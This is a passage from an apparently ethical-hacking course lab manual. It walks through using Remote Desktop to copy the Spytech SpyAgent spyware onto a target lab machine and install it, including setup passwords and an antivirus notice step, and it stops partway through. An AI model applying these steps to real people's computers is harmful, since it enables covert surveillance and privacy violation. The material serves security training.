


4. A **Remote Desktop Connection** window appears; click **Yes**.



You cannot access the target machine remotely if it is off. This is possible only when the machine is turned on.

5. A **Remote Desktop connection** is successfully established.
6. Close the **Server Manager** window and minimize **Remote Desktop Connection**.
7. Navigate to **Z:\CEHv11 Module 06 System Hacking\Spyware\General Spyware** and copy the **Spytech SpyAgent** folder.


General Spyware
File
Home
Share
View
This PC
CEH-Tools (\\WINDOWS10) (Z:)
CEHv11 Module 06 System Hacking
Spyware
General Spyware
Name
Date modified
Type
Size
Power Spy
11/14/2019 2:40 AM
File folder
Spytech SpyAgent
11/14/2019 2:40 AM
File folder
Quick access
Desktop
Downloads
Documents
Pictures
DVD Drive (D:) SSS_
System32
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
DVD Drive (D:) SSS_
CEH-Tools (\\WIND
Network

8. Switch to the **Remote Desktop Connection** window and paste the **Spytech SpyAgent** folder on target system's **Desktop**, as shown in the screenshot.



10.10.10.16
Recycle Bin
Acrobat Reader DC
Firefox
Google Chrome
Wampserv...
Wireshark
Spytech SpyAgent

9. ☐ Open the **Spytech SpyAgent** folder and double-click the **Setup** (**password=spytech**) application.


If a **User Account Control** pop-up appears, click **Yes**.

10. ☐ The **Spytech SpyAgent Setup** window appears; click **Next**. Follow the installation wizard and install **Spytech SpyAgent** using the default settings.


11. ☐ In the **Select SpyAgent Installation Type** window, ensure that the **Administrator/Tester** radio button is selected; click **Next**.




12. ☐ In the **Ready To Install** window, click **Next**.
13. ☐ The **Spytech SpyAgent Setup** pop-up appears, asking **Would you like to include an uninstaller?**; click **Yes**.
14. ☐ The **Spytech SpyAgent** folder location window appears; close the window.



15. ☐ In the **A NOTICE FOR ANTIVIRUS USERS** window; read the notice and click **Next**.



16. ☐ The **Finished** window appears; ensure that the **Run SpyAgent** checkbox is selected and click **Close**.




17. ☐ The **Spytech SpyAgent** dialog box appears; click **Continue...**.

If the **Thank you for downloading SpyAgent!** webpage appears, close the browser.

18. ☐ The **Welcome to SpyAgent (Step 1)** wizard appears; click **click to continue...**.


19. Enter the password **test@123** in the **New Password** and **Confirm Password** fields; click **OK**.

You can set the password of your choice.




20. 